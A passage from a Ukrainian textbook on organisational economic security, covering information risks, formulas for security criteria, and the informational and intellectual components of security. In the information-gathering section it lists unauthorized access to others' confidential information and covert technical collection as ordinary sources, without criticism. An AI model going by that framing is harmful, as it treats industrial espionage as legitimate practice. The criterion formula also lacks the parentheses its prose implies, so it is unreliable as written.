ризик переривання інформації (припинення нормальної обробки інформації, наприклад, внаслідок руйнування, виводу з ладу обчислювальних засобів). Така категорія дій може викликати досить серйозні наслідки, якщо навіть інформація при цьому не піддається ніяким впливам;

ризик крадіжки інформації (зчитування або копіювання інформації, розкрадання магнітних носіїв інформації й результатів печатки з метою одержання даних, які можуть бути використані проти інтересів власника інформації);

ризик модифікація інформації (внесення несанкціонованих змін у дані, спрямовані на заподіяння збитку власникові інформації);

ризик руйнування даних (необоротна зміна інформації, що приводить до неможливості її використання);

ризик електромагнітного впливу й перехоплення інформації в **автоматизованих і інформаційних системах** (АІС);

ризик знімання інформації з акустичного каналу;

ризик припинення живлення АІС (технічні несправності постачальників живлення ІС і підтримуючої інфраструктури);

ризик помилки операторів і постачальників інформаційних ресурсів АІС;

ризик збоїв ПЗ АІС;

ризик несправності апаратних пристроїв АІС (у результаті халатних дій співробітників, недотримання техніки безпеки, природних катаклізмів, збоїв програмних засобів і т. д.).

Основне завдання системи ЕБ організації [91] полягає в запобіганні можливих збитків (втрат), які можуть відбутися в результаті реалізації перерахованих загроз підприємництву, а в остаточному підсумку – запобігання загрози банкрутства організації.

Економічна безпека організації [105] – це захист економічних інтересів від зовнішніх і внутрішніх загроз, безпека яких характеризується сукупністю якісних і кількісних показників.

Найважливіший показник ЕБ організації – **рівень ЕБ організації** – оцінка стану використання корпоративних ресурсів за критеріями рівня ЕБ організації. Для забезпечення ЕБ організація використовує сукупність своїх корпоративних ресурсів.

Корпоративні ресурси – фактори бізнесу, використовувані власниками організації для виконання цілей бізнесу.

Ресурс капіталу. Акціонерний капітал організації в поєднанні з позиковими фінансовими ресурсами є кровоносною системою організації й дозволяє здобувати й підтримувати інші корпоративні ресурси.

Ресурс персоналу. Менеджери організації, штат інженерного персоналу, виробничих робітників та службовців з їхніми знаннями,

досвідом і навичками – основна провідна й сполучна ланка, що з'єднує воєдино всі фактори даного бізнесу, які забезпечує втілення в життя ідеології бізнесу, а також досягнення цілей бізнесу.

Ресурс інформації й технології. Інформація, що стосується всіх сторін діяльності організації, у цей час найцінніший і дорогий ресурс організації. Інформація про зміну політичної, соціальної, економічної й екологічної ситуації, зміни ринків організації, науково-технічна й технологічна інформація, конкретні ноу-хау, що стосуються яких-небудь аспектів даного бізнесу, нове в методах організації й керування бізнесом дозволяє підприємству адекватно реагувати на будь-які зміни зовнішнього середовища бізнесу, ефективно планувати й здійснювати свою господарську діяльність.

Ресурс техніки й устаткування. На основі наявних фінансових, інформаційно-технологічних і кадрових можливостей підприємство здобуває технологічне й інше устаткування.

Ресурс прав. З розвитком цивілізації, виснаженням природних ресурсів і підвищенням цінності для бізнесу нематеріальних активів різко зросла роль ресурсу прав. Цей ресурс містить у собі права на використання патентів, ліцензії й квоти на використання природних ресурсів, а також експортні квоти, права на користування землею. У цей час підвищилася цінність міських територій під адміністративну забудову. Використання цього ресурсу дозволяє підприємству залучитися до передових технологічних розробок, не проводячи власних дорогих наукових досліджень.

Основна причина необхідності забезпечення ЕБ – варта перед кожною організацією завдання досягнення стабільності свого функціонування й створення перспектив зростання для виконання цілей даного бізнесу.

Під цілями бізнесу варто розуміти систему спонукальних мотивів, що змушують людей починати нову справу. Спонукальні мотиви:

1. Одержання прибутку.
2. Збереження й збільшення капіталу акціонерів організації з розрахунку перевищення процентної депозитної ставки банків.
3. Самореалізація через даний бізнес його ініціаторів і вищого менеджменту організації.

4. Задоволення різних потреб людей і суспільства в цілому. Даний мотив особливо часто є домінуючим у діяльності державних або муніципальних підприємств.

Філософія бізнесу формується на основі бачення ініціаторам і бізнесу цілей даного бізнесу і становить систему цінностей і норм поводження, прийнятих у даній організації, а також місце й роль останньої в системі бізнесу й у суспільстві в цілому.

Фактори й джерела загроз ЕБ організації. Рівень ЕБ організації базується на тому, наскільки ефективно службам даної організації вдається запобігати загрози й усувати збиток (втрати) від негативних впливів на різні аспекти ЕБ. Джерелами таких негативних впливів можуть бути усвідомлені або неусвідомлені дії людей, організації, у тому числі органів державної влади, міжнародні організації або підприємств-конкурентів, а також збігу об'єктивних обставин, як-то: стан фінансової кон'юнктури на ринках даної організації, наукові відкриття й технологічні розробки, форс-мажорні обставини й т. д. Залежно від суб'єктної обумовленості негативних впливів на економічну безпеку організації може застосовуватися наступна градація цих негативних впливів.

Об'єктивні негативні впливи – це впливи, що виникають без участі й мимо волі організації або її службовців.

Суб'єктивні негативні впливи – це впливи, що виникли як наслідок неефективної роботи організації в цілому або її працівників.

Основна мета ЕБ [105] організації – забезпечення стійкого й ефективного функціонування та забезпечення високого потенціалу розвитку й зростання організації в майбутньому. Найбільш ефективне використання корпоративних ресурсів організації, необхідне для виконання цілей даного бізнесу, досягається запобіганням загроз негативних впливів на економічну безпеку організації й досягненням наступних основних функціональних цілей ЕБ організації:

забезпечення фінансової стійкості й незалежності;

забезпечення технологічної незалежності й досягнення конкурентоспроможності її технологічного потенціалу;

висока ефективність менеджменту;

високий рівень кваліфікації персоналу організації і її інтелектуального потенціалу;

екологічність роботи організації, мінімізація руйнівного впливу результатів виробничої діяльності на стан навколишнього середовища;

надійна правова захищеність всіх аспектів діяльності організації;

захист інформаційного середовища організації, комерційної таємниці й досягнення високого рівня інформаційного забезпечення роботи;

забезпечення безпеки персоналу організації, її капіталу, майна й комерційних інтересів.

Кожна із цілей ЕБ організації має структуру підцілей, що обумовлюється функціональною доцільністю й характером роботи організації. Докладна розробка й контроль над виконанням цілей і підцілей структури ЕБ організації – важлива складова частина системи забезпечення її ЕБ.

Основні напрямки й принципи забезпечення ЕБ організації. Забезпечення ЕБ організації – це постійний циклічний процес.

Забезпечення ЕБ організації – це процес реалізації функціональних складових ЕБ з метою запобігання можливих збитків (втрат) і досягнення максимального рівня ЕБ організації.

Методи забезпечення ЕБ організації – це набір заходів, система організації їх виконання й контролю, які дозволяють досягати найбільш високих значень рівня ЕБ організації.

Виходячи із цілей створення бізнесу й особливостей національної ментальності та природного темпераменту вищих менеджерів організації, галузевої специфікації бізнесу й загальноекономічної ситуації на ринках даного організації формується *філософія організації.*

Для здійснення цілей даного бізнесу на основі сформованої філософії організації його менеджментом розраховуються потреби бізнесу в різних ресурсах і формується набір корпоративних ресурсів організації.

Найважливіший етап забезпечення ЕБ організації – стратегічне планування й прогнозування її ЕБ – містить у собі розробку стратегічного плану забезпечення ЕБ організації. У цьому документі задаються якісні параметри використання корпоративних ресурсів організації в поєднанні з її організаційно-функціональною структурою й взаємозв'язками структурних підрозділів, а також деякі кількісні орієнтири забезпечення функціональних складових.

На основі розробленого стратегічного плану виробляються загальні й функціональні рекомендації з реалізації планових установок, які повинні містити певні кількісні характеристики й оформлятися

спеціальними додатками до стратегічного плану забезпечення ЕБ організації.

Після розробки стратегічних планів діяльності організації необхідно провести оперативну оцінку рівня забезпечення й поточне тактичне планування ЕБ організації. Аналіз рівня ЕБ організації проводиться на основі оцінки ефективності заходів щодо запобігання збитків і розрахунку функціональних і сукупного критеріїв ЕБ організації. Поточне планування ЕБ організації здійснюється на основі розробки декількох альтернативних сценаріїв розвитку ситуації й розрахунку значень сукупного критерію ЕБ за кожним із них. Після вибору за результатами розрахунків кращого варіанта й аналізу інших виробляються оперативні рекомендації з поточного планування діяльності організації. Ці рекомендації не носять довгострокового характеру й задають, крім якісних орієнтирів поточної діяльності організації, кількісні значення.

У процесі роботи організації накопичується інформація для аналізу стану її ЕБ. На її основі здійснюється оцінка функціональних і сукупних критеріїв ЕБ, їх відхилень від планових значень, аналізуються причини виникнення цих відхилень. Після цього виробляються рекомендації з корегування набору корпоративних ресурсів, систем стратегічного й поточного планування фінансово-господарської діяльності організації, а також системи оперативного керування її діяльністю. Коригування можуть вноситися й у систему планування ЕБ організації. У цьому випадку необхідно заново використовувати описані вище методи планування ЕБ організації й вносити відповідні зміни в господарські плани організації й систему їх реалізації.

Оцінка рівня ЕБ організації за всіма функціональними складовими на основі статистичних методів обробки інформації ускладнена, оскільки більшість аспектів даної проблеми вкрай складно піддаються математичній формалізації. Проте важливість даної проблеми для ефективного функціонування організації дуже велика. Тому необхідно оцінювати рівень ЕБ організації на основі визначення сукупного критерію ЕБ організації.

Приватні функціональні критерії ЕБ організації за кожною з її складових розраховуються на основі оцінки збитків ЕБ організації й ефективності заходів щодо їх запобігання.

Формула розрахунку сукупного критерію ЕБ організації *(CCES)* [91]:

$$CCES = \sum C_{fi} d_i , \qquad (3.23)$$

де C_{fi} – значення приватних функціональних критеріїв ЕБ організації;

d_i – питома вага значимості функціональної складової ЕБ організації, при цьому $\sum D_i$ = 1.

Питома вага приватних функціональних критеріїв ЕБ організації в сукупному критерії ЕБ організації розраховується на основі оцінки сукупних збитків за функціональними складовими її ЕБ.

У результаті аналізу потенціалу українських організацій різних галузей отримане співвідношення значимостей функціональних складових ЕБ.

У відношенні промислових і сільськогосподарських підприємств приблизно однакова роль фінансового забезпечення виробничої діяльності підприємств. У той же час для промислових підприємств істотно вище (порівняно із сільськогосподарськими) роль інтелектуальної й кадрової складових і системи інформаційного забезпечення (особливо щодо новітньої технологічної інформації й інформації про рух ринків організації) виробництва. При цьому очевидні величезні переваги в значимості екологічної складової для сільгоспвиробників порівняно із промисловими організаціями. Для сільськогосподарських підприємств земля - основний фактор виробництва і екологічна обстановка впливає на результати сільськогосподарського бізнесу, у той час як промислових підприємств екологічні проблеми стосуються тільки через системи штрафних санкцій за забруднення навколишнього середовища й екологічні стандарти на продукцію, що випускається. Потрібно зазначити й більш питому вагу для сільськогосподарських підприємств техніко-технологічної складової, що викликано меншою, порівняно із промисловістю, значимістю інтелектуального й кадрового фактора ЕБ організації. Для торговельних підприємств і підприємств, що працюють на фінансових і фондових ринках, включаючи банки, підприємств, що здійснюють страхову й інвестиційну діяльність, важливу роль відіграє інформаційне забезпечення бізнесу, а також фактор фінансової діяльності. Для підприємств, що працюють на фінансових ринках, досить важливе значення для забезпечення їхньої ЕБ відіграє рівень персоналу. Як для підприємств, що працюють на фінансових і фондових ринках, так і для торговельних, більш висока порівняно із промисловими й

сільськогосподарськими організаціями роль силової складової ЕБ при істотно меншій значимості впливу екологічних факторів.

Рівень ЕБ організації визначається на основі порівняння, отриманого в результаті розрахунку значення сукупного критерію ЕБ організації, з отриманими раніше значеннями цього критерію для аналізованої організації, а також з розрахованими для порівняння значеннями даного критерію для аналогічних підприємств даної галузі. Порівнюються поточні й колишні оцінки приватних функціональних критеріїв ЕБ організації й виявляються частки впливу зміни стану функціональної складової ЕБ організації на зміну значення сукупного критерію ЕБ організації. Після розрахунку впливу функціональних складових на зміну сукупного критерію ЕБ організації аналізуються заходи щодо забезпечення необхідного рівня функціональної складової ЕБ організації.

Аналіз призначений для виявлення недоліків і резервів реалізованого комплексу заходів щодо забезпечення кожної з функціональних складових ЕБ й безпеки організації в цілому за алгоритмом [27]:

1. Визначення структури негативних впливів за кожною функціональною складовою ЕБ організації. Поділ об'єктивних і суб'єктивних негативних впливів.

2. Формування списку заходів, початих підприємством до моменту проведення оцінки рівня її ЕБ для усунення впливу негативних впливів.

3. Оцінка ефективності вжитих заходів з погляду нейтралізації конкретних негативних впливів з кожної з функціональних складових ЕБ організації; виробляється експертами, що проводять загальну оцінку ЕБ даної організації, на підставі оцінки відносин економічного ефекту, отриманого від реалізації оцінюваних заходів, відверненого за допомогою цих заходів можливого збитку, до сукупних витрат на реалізацію комплексу заходів і вартості зазначеного збитку за функціональною складовою.

4. Визначення причин недостатньої ефективності заходів, прийнятих для усунення вже наявних негативних впливів і запобігання можливих, а також визначення відповідальних посадових осіб за низьку ефективність реалізації вжитих заходів.

5. Визначення переліку очікуваних негативних впливів. У цей список включаються негативні впливи, які не вдалося усунути на цей момент часу, а також ті, які можуть з'явитися в майбутньому.

6. Виробіток рекомендацій з усунення існуючих негативних впливів і попередження можливих.

7. Оцінка вартості кожного із пропонованих заходів щодо усунення негативних впливів і визначення виконавців, відповідальних за реалізацію пропонованих заходів. Даний функціональний аналіз оформляється картою функціонального аналізу ЕБ організації.

При заповненні карти функціонального аналізу ЕБ організації негативні впливи, що здійснюються відразу на декілька функціональних складових ЕБ, повинні окремо враховуватися. Збитки й ефекти повинні також розділятися на відповідні складові, а вартість заходів у випадку їх повтору в різних складових повинна враховуватися в бюджеті тільки один раз. Створення карти функціонального аналізу ЕБ організації дозволяє вирішувати сукупність найважливіших проблем забезпечення ЕБ.

Оцінюючи значення фінансових параметрів збитків від очікуваних негативних впливів можна одержати достовірне подання про масштаби потенційного, уникнутого й зазнаного збитку від сукупності негативних впливів. Через аналіз питомих ваг функціональних збитків у сукупному збитку можна досить точно оцінити значимість функціональної складової ЕБ організації. Принцип розрахунку питомих ваг функціональної складової ЕБ організації на основі аналізу збитків дозволяє визначити однорідний параметр дослідження важко порівнянних іншими способами функціональних складових ЕБ. Тому цей метод досить ефективний при вирішенні проблеми оцінки функціональної складової ЕБ організації.

На основі карти функціонального аналізу оцінюється ефективність проведених підприємством дій щодо запобігання можливих і реальних негативних впливів. Ця оцінка здійснюється через віднесення вартостей повернених за допомогою вживання конкретних заходів для цього збитків і отриманих додаткових ефектів до витрат на реалізацію даних заходів і вартість зазнаного збитку. Дане оцінювання повинне проводитися в розрізі функціональної складової ЕБ організації на основі даних карти функціонального аналізу, а також у розрізі структурних підрозділів організації.

Оцінка ефективності діяльності структурних підрозділів на основі співвідношення бюджетів із запобігання негативних впливів і даних за поверненим і збитками, що реалізувалися, дає об'єктивну картину ефективності діяльності всіх структурних підрозділів організації як у розрізі забезпечення функціональної складової ЕБ організації, так і всієї роботи підрозділу в цілому.

3.8.2. Основні напрямки забезпечення ЕБ організації

Розрізняють сім функціональних складових ЕБ організації, під якими розуміються істотно різні напрямки ЕБ організації. Ці складові: фінансова, інтелектуальна й кадрова, техніко-технологічна, політико-правова, екологічна, інформаційна, силова [105].

Сутність функціональної складової ЕБ організації – сукупність процесів, що формують єдину групу з погляду їхньої функціональної ролі в забезпеченні ЕБ організації. При дослідженні й описі основної сутності функціональної складової ЕБ організації необхідно виділяти:

фактори, що впливають на стан функціональної складової;

основні процеси, що впливають на забезпечення функціональної складової ЕБ організації;

економічні індикатори, що відбивають рівень забезпечення функціональної складової ЕБ організації;

заходи щодо забезпечення максимально високого рівня функціональної складової ЕБ організації.

При аналізі факторів організації, що впливають на стан функціональної ЕБ, виділяють внутрішні й зовнішні впливи, суб'єкти цих внутрішніх і зовнішніх впливів, а також склад, стан і методи використання тих корпоративних ресурсів, які залучені до процесу забезпечення даної функціональної складової ЕБ організації. Важливі аналіз негативних впливів – зовнішніх і внутрішніх – на дану функціональну складову ЕБ організації, оцінка зазнаних і прогнозування можливих збитків від цих негативних впливів для даної функціональної складової й ЕБ організації в цілому.

Аналіз розподілу й використання ресурсів організації здійснюється на основі складання карти функціонального аналізу ЕБ організації, а також приватного нормування корпоративних ресурсів за мірами, що забезпечують економічну безпеку організації поданій функціональній

складовій. Тут же оцінюється діяльність структурних підрозділів організації за реалізацією заходів, спрямованих на забезпечення даної функціональної складової ЕБ організації й ефективність використання цими підрозділами відповідних корпоративних ресурсів. Планування й аналіз забезпечення функціональної складової ЕБ організації здійснюється в поєднанні з наступними функціями планування й аналізу господарської діяльності організації [91]:

фінансове й бюджетне планування, у тому числі планування заборгованостей;

календарне планування господарської діяльності організації;

нормування матеріалів і поставок;

планування режимів роботи устаткування;

планування персоналу;

планування збуту;

бухгалтерський облік і фінансовий аналіз.

Відбиття планування й аналізу процесу забезпечення функціональної складової ЕБ організації здійснюється складанням карти забезпечення функціональної складової ЕБ організації. У ній фіксується:

нинішній стан даної функціональної складової ЕБ організації з аналізом факторів, що впливають на рівень забезпечення складової, ефективності вжитих заходів із забезпечення складової, діяльності структурних підрозділів організації й використання ними корпоративних ресурсів;

прогнозований стан всіх перерахованих вище параметрів.

Карта забезпечення функціональних складових містить розрахунок рівня виконання запланованих значень приватних критеріїв стану функціональної складової ЕБ організації, що здійснюється за допомогою розподілу сумарної загальної оцінки фактичного рівня забезпечення функціональної складової ЕБ організації до запланованого значення цього показника. Планові й фактичні значення приватних функціональних критеріїв забезпечення ЕБ організації розраховуються за методикою, аналогічною методиці розрахунку сукупного критерію ЕБ організації. Приватний функціональний критерій ЕБ організації за цією методикою необхідно розраховувати як відношення сукупного поверненого збитку за даною складовою економічній безпеці організації до суми витрат на реалізацію заходів щодо запобігання збитків від негативних впливів і загального зазнаного збитку за складовою. Даному

розрахунку приватного функціонального критерію ЕБ організації відповідає формула [105]:

$$C_{fi} = Dp / \sum E_i + D_s \to \max, \qquad (3.24)$$

де C_{fi} – приватний функціональний критерій рівня забезпечення функціональної складової ЕБ організації;

D_p – сукупний повернений збиток за складовою;

$\sum E_i$ – сумарні витрати в аналізованому періоді на *реалізацію* заходів із запобігання збитків поданої функціональної складової ЕБ організації;

D_s – загальний зазнаний збиток за даною функціональною складовою економічної безпеки організації.

З метою досягнення найбільш високого рівня ЕБ організація повинна проводити роботу із забезпечення максимальної безпеки основних функціональних складових своєї роботи.

Кожна функціональна складова ЕБ організації характеризується власним змістом, набором функціональних критеріїв і способами забезпечення.

Завдання достовірної оцінки всіх можливих зазнаних і повернених збитків за кожною із реалізованих заходів украй складна. Однак саме така методика співвідношення різних аспектів ЕБ організації за однорідним критерієм оцінки збитків, до того ж вимірюваному в тих же вартісних одиницях, що й витрати на реалізацію прийнятих заходів, є найбільш адекватною при розрахунку одержуваного ефекту від заходів щодо забезпечення функціональної складової ЕБ організації. При практичному проведенні досліджень стану ЕБ організації набір індикаторів за кожною функціональною складовою може варіюватися.

Розглянемо функціональні складові ЕБ організації, що мають безпосереднє відношення до забезпечення ІБ організації [93].

Інформаційна складова ЕБ організації. Основні функції інформаційно-аналітичного підрозділу організації, належне виконання яких обов'язково необхідно для досягнення необхідного прийнятного рівня забезпечення інформаційної складової ЕБ організації:

1. Збір всіх видів інформації, що має відношення до діяльності даної організації, а саме:

інформація з товарних, технологічних, трудових, фінансових і інших ринків, на яких працює дане підприємство або ситуація на які може мати відношення до діяльності організації в майбутньому, з конкретизацією за напрямками діяльності організації;

науково-технічна інформація, аналіз якої може дати ефект для діяльності організації;

інформація з політичних подій і тенденцій макроекономічного розвитку світової й національної економік.

Вхідна інформація, збір і аналіз якої необхідні для забезпечення інформаційної складової ЕБ організації, може бути розподілена на наступні джерела:

відкрита офіційна інформація, яка публікується для вільного доступу в засобах масової інформації, офіційних виданнях, звітах і документах державних або інших органів або організації;

усна або інша несекретна інформація, одержувана з неформальних контактів співробітників організації з носіями інформації;

конфіденційна інформація державних або інших органів, організацій і осіб, одержувана співробітниками організації шляхом несанкціонованого доступу до цієї інформації;

внутрішня інформація, що стосується всіх аспектів діяльності організації.

Методами збору інформації можуть бути:

одержання відкритої офіційної інформації на комерційній основі через систему передплати на джерела інформації, роботу з інформаційними агентствами, базами даних, державними органами, системою наукових організацій, фондів, бібліотек, архівів і ін.;

одержання іншої відкритої інформації за допомогою контактів співробітників організації із представниками різних державних і комерційних організацій й інших компетентних осіб;

одержання закритої інформації за допомогою спілкування співробітників організації з компетентними людьми, а також використання технічних засобів збору подібної інформації;

розробка й організація системи збору усередині корпоративної інформації із всіх аспектів діяльності організації.

Аналіз отриманої інформації містить у собі:

систематизацію й класифікацію одержуваної інформації; даний процес основний для ефективного функціонування інформаційно-

аналітичних підрозділів організації, потік несистематизованої різнорідної за тематикою й змістом інформації розводиться й систематизується за сферами діяльності організації, за компетенцією його функціональних підрозділів, товарами, ринками, технологічними розробками і знаходить форму зручного первинно обробленого матеріалу для подальшого аналізу;

постійну безперервну аналітичну діяльність; безперервний характер процесу обробки й аналізу одержуваної інформації надає потоку інформації якості матеріалу для статистичного, логічного, порівняльного й ситуаційного аналізу, а також різних методів моделювання процесів функціонування організації;

всебічний характер аналітичних процесів в організації.

Ефективне інформаційно-аналітичне забезпечення господарської діяльності організації припускає аналіз і обробку всіх одержуваних даних як у розрізі питань компетенції окремих функціональних підрозділів організації, так і в розрізі проблем, що стосуються загальнокорпоративної політики.

Аналіз інформації здійснюється розподілом її на групи локальних методів і методи загальнокорпоративного аналізу.

До *першої групи* належать методи, застосовувані винятково для аналізу специфічних проблем за яким-небудь функціональним підрозділом організації, наприклад, спеціальні методи технологічного аналізу або фінансового аналізу результатів діяльності організації.

До *груп методів загальнокорпоративного аналізу належать:*

хронологічний аналіз;

статистичні методи аналізу;

порівняльний аналіз;

логічний аналіз причинно-наслідкових взаємозв'язків подій і процесів;

різні види моделювання процесів і ситуацій.

Прогнозування тенденцій розвитку наукового й технологічного процесу в сферах технологічної діяльності організації, економічних і політичних процесів у країні й у світі, інших процесів, що мають відношення до даного бізнесу, а також показників, яких необхідно досягти підприємству у всіх сферах своєї діяльності, наприклад, фінансові прогнози, прогнози об'єктів виробництва й технологічного розвитку даної організації.

Оцінка рівня ЕБ організації за всіма її складовими та в цілому, виробіток рекомендацій з підвищення рівня ЕБ організації.

Інші види діяльності щодо забезпечення інформаційної складової ЕБ організації:

діяльність служби зі зв'язками із громадськістю (public relations), в обов'язки якої входить доводити до відома суспільства інформацію про діяльність даної організації. Робота зі створення сприятливого іміджу організації в очах суспільної думки й поширення вигідної підприємству інформації серед конкурентів і партнерів по ринку є важливою сферою діяльності щодо забезпечення інформаційної складової ЕБ організації;

захист від НСД до конфіденційної інформації організації (промислового шпигунства). Захист організації від спроб промислового шпигунства з боку підприємств-конкурентів, а також одержання про них конфіденційної інформації є найважливішим напрямком ЕБ підприємств. Основна робота ведеться зі вдосконалювання технічних засобів, а також зі вдосконалювання роботи з відкритими джерелами інформації. Майже вся робота в даній сфері проводиться службою безпеки організації в найтіснішій взаємодії з її інформаційно-аналітичними службами разом з її інформаційно-аналітичними підрозділами.

Серед негативних впливів на ЕБ організації за її інформаційною складовою, на запобігання можливого збитку від яких і спрямовані всі види діяльності підрозділів організації із забезпечення ІБ діяльності цієї організації, виділяються дві основні групи.

Перша група злочинних впливів. До цієї групи негативних впливів належать дії яких-небудь осіб або організації, що мають за мету завдання збитків добробуту з питань інформаційного забезпечення діяльності організації. Серед них потрібно виділити дії із заплямування репутації організації шляхом поширення її ганебних відомостей, а також промислове шпигунство. Основні джерела подібних негативних впливів: організації – конкуренти даної організації або кримінальних структур.

Друга група незлочинних впливів. До цієї групи негативних впливів належать внутрішні негативні впливи: недогляду й помилки в діяльності інформаційно-аналітичної служби організації. Причинами подібних внутрішніх негативних впливів можуть бути погана організація роботи інформаційної служби організації, її недостатнє фінансування, нечітке формулювання завдань аналізу, погана взаємодія підрозділів організації, задіяних у проведенні цієї роботи.

За проведеними дослідженнями практичної діяльності підприємств установлено, що сукупний збиток підприємств від внутрішніх негативних впливів у багато разів перевищує збиток від зовнішніх злочинних впливів, приводячи до банкрутства підприємства.

Забезпечення інформаційної складової ЕБ організації містить у собі як виконання всієї сукупності функціональних обов'язків із інформаційно-аналітичного забезпечення діяльності організації, так і специфічні операції:

оцінку можливих негативних впливів на ЕБ організації з її інформаційної складової;

аналіз ефективності прийнятих заходів щодо забезпечення інформаційної складової ЕБ організації на підставі оцінки повернених і зазнаних збитків від негативних впливів на ІБ організації з карти розрахунку ефективності прийнятих заходів;

виробіток рекомендацій з підвищення рівня забезпечення інформаційної складової ЕБ організації;

розробку планованої карти розрахунку ефективності прийнятих заходів;

розробку плану взаємодії задіяних підрозділів;

розрахунок планових значень ефективності прийнятих заходів щодо забезпечення ІБ.

Рекомендації з виконання заходів забезпечення ІБ організації – основні координуючі документи з реалізації заходів забезпечення інформаційної складової ЕБ організації включаються як складена частина в загальний план забезпечення ЕБ організації.

Основні індикатори стану інформаційної складової ЕБ організації. Приватний функціональний критерій інформаційної складової. Індикатори стану інформаційної складової ЕБ організації поділяються на дві основні групи: групу кількісних і групу вартісних індикаторів.

До *першої групи* належать показники масштабу робіт з інформаційно-аналітичного забезпечення діяльності організації. Індикатори даної групи: показник частки співробітників інформаційно-аналітичного підрозділу організації в загальній обліковій чисельності її співробітників; показник кількості джерел інформації, з якими підприємство має контакти; наявність і склад структури підвідділів інформаційно-аналітичного підрозділу організації й ін. Динамічний аналіз

даних показників дає подання про масштаби діяльності інформаційно-аналітичної служби організації й про її роль у загальній структурі функціональних підрозділів.

Друга група – група вартісних індикаторів забезпечення інформаційної складової ЕБ організації – містить у собі: показник питомої ваги витрат на забезпечення ІБ організації в її сукупних бюджетних витратах, що показує рівень фінансування робіт із забезпечення ІБ даної організації, показник ефективності прийнятих рішень. Значення цього показника приймається як значення частого функціонального критерію інформаційної складової ЕБ організації й розраховується за методикою оцінки збитків на основі даних карти розрахунку ефективності прийнятих заходів [105]:

$$C_{fi} = Dp / \sum E_i + D_s \to \max, \qquad (3.25)$$

де C_{fi} – приватний функціональний критерій рівня забезпечення інформаційної складової ЕБ організації;

D_p – сукупний повернений збиток із інформаційної складової;

$\sum E_i$ – сумарні витрати в аналізованому періоді на реалізацію заходів із запобігання збитків з інформаційної складової економічної безпеки організації;

D_S – загальний зазнаний збиток з інформаційної складової економічної безпеки організації.

Специфіка робіт із інформаційно-аналітичного забезпечення діяльності організації характерна частим відстроченим проявом збитків від неякісної роботи інформаційно-аналітичної служби організації. Цим обумовлена більша складність завдання оптимізації витрат на інформаційно-аналітичне забезпечення діяльності організації. Тому кращим уважається підвищене фінансування й ресурсне забезпечення діяльності інформаційно-аналітичної служби організації.

Способи забезпечення інформаційної складової ЕБ організації містять у собі.

сукупність перерахованих вище робіт з оцінки загроз негативних впливів на інформаційну безпеку організації;

аналіз поточного рівня забезпечення інформаційної складової ЕБ організації;

розрахунок ефективності вжитих заходів щодо запобігання збитку від негативних впливів на інформаційну безпеку організації з виявлення недоліків у роботі щодо забезпечення інформаційної складової, а також виробітку рекомендацій із пропонованого комплексу заходів для поліпшення роботи інформаційно-аналітичного підрозділу організації й розробці планової карти розрахунку ефективності прийнятих заходів, які передаються в планові підрозділи організації для розробки планів діяльності відповідних служб організації.

Після розробки відповідно до рекомендацій і планових розрахунків реалізації заходів із забезпечення ЕБ організації звичайної системи планування господарської діяльності організації та його служб відбувається оперативна реалізація заходів щодо забезпечення інформаційної складової ЕБ організації. Цей процес містить у собі:

1. Збір інформації шляхом офіційних контактів інформаційно-аналітичної служби організації з різними джерелами відкритої інформації, неофіційних контактів з носіями закритої інформації, а також одержання подібної інформації за допомогою спеціальних технічних засобів, організації збору внутрішньої інформації організації.

2. Обробку й систематизацію інформації інформаційно-аналітичною службою організації з метою впорядкування розробленої інформації для наступного більш глибокого аналізу. Із цією метою аналітичною службою організації створюються класифікатори інформації й досьє, внутрішні бази даних і каталоги.

3. Аналіз інформації – всебічну обробку отриманих даних із всіх питань, що мають відношення до діяльності організації. Ця робота виконується інформаційно-аналітичною службою організації з використанням різних технічних засобів і методів аналізу. У процесі аналітичних робіт здійснюється прогнозування всіх аспектів діяльності організації й можливих варіантів поводження середовища бізнесу з використанням різних методів моделювання.

4. Захист інформаційного середовища організації від промислового шпигунства з боку конкурентів або інших зацікавлених організацій і осіб. Ця діяльність виконується спільно службою безпеки організації й інформаційно-аналітичних підрозділів, які здійснюють технічний захист будинків, транспорту, кореспонденції, переговорів, документації й т. п. від несанкціонованого доступу зацікавлених осіб або організації до закритої інформації даної організації, а також збір

інформації про потенційних ініціаторів промислового шпигунства проти організації й проведення попереджувальних дій з метою їх припинення.

5. Зовнішню інформаційну діяльність спільно службою із зв'язків з громадськістю, інформаційно-аналітичним підрозділом організації й службою безпеки й має своєю метою створення в очах громадськості сприятливого образу організації й протидія спробам зацікавлених осіб і організацій завдати шкоди репутації організації.

Виконання всіх перерахованих вище функцій дозволить організації досягти високого рівня забезпечення інформаційної складової ЕБ, що має важливе значення для забезпечення загальної ЕБ організації.

3.8.3. Інтелектуальна складова ЕБ організації

Інтелектуальна складова ЕБ організації спрямована на збереження й розвиток інтелектуального потенціалу організації. Інтелектуальний потенціал організації – сукупність матеріальної, нематеріальної, людської й іміджної складових. *Перша* з них містить у собі приналежні організації права на інтелектуальну власність (патенти, ліцензії та інші права, які підлягають законодавчому захисту, об'єкти інтелектуальної власності) або на її використання, а *друга* є сукупністю накопичених в організації знань, професійного досвіду, навичок і ділової репутації організації на ринках, на яких вона працює, носіями чого є співробітники.

Перехід до нового типу господарювання обумовив необхідність активного входження України в господарські зв'язки. Досвід країн з розвинутою ринковою економікою показує: подібні процеси в умовах науково-технічного прогресу пов'язані зі зростаючим рівнем вимог до забезпечення ЕБ кожної держави.

Удосконалювання інституту *інтелектуальної власності* (ІВ) належить до числа найважливіших заходів щодо створення національної системи ЕБ. Поняття «інтелектуальна власність» багатоаспектне. Аналіз політекономічних, філософських, юридичних, культурологічних, економічних і інших сторін цього явища є необхідним для створення ефективної інфраструктури інтелектуальної діяльності.

Інтелектуальна власність – юридичне поняття, що охоплює авторські й інші права, які належать до інтелектуальної діяльності у сфері виробництва, науки, літератури й мистецтва, є збірним поняттям, застосовуваним для позначення прав:

на результати інтелектуальної (творчої) діяльності у сфері літератури, мистецтва, науки й техніки, а також в інших сферах творчості;

на засоби індивідуалізації учасників цивільного обороту, товарів або послуг;

на захист від несумлінної конкуренції.

Як показує аналіз закордонної практики, обсяги порушень правового режиму користування ІВ постійно розширюється. І це відбувається в умовах дії досить розгалуженої міжнародної системи ІВ, активної позиції національних правоохоронних органів.

Правова неврегульованість режиму користування ІВ стала причиною багатьох негативних результатів і для України. Таке положення значно зачіпає економічні інтереси держави й підприємців.

Крім недосконалості національного й міжнародного законодавства, можна виділити наступні головні причини розвитку подібних негативних тенденцій:

певна вигідність такого положення для споживача. Йдеться про зниження ціни такої продукції на ринку. У ряді країн прихильно ставляться до прийомів імітації високотехнологічної продукції, тому що це дозволяє скоротити витрати на дослідження й розробку й здешевлює її виробництво;

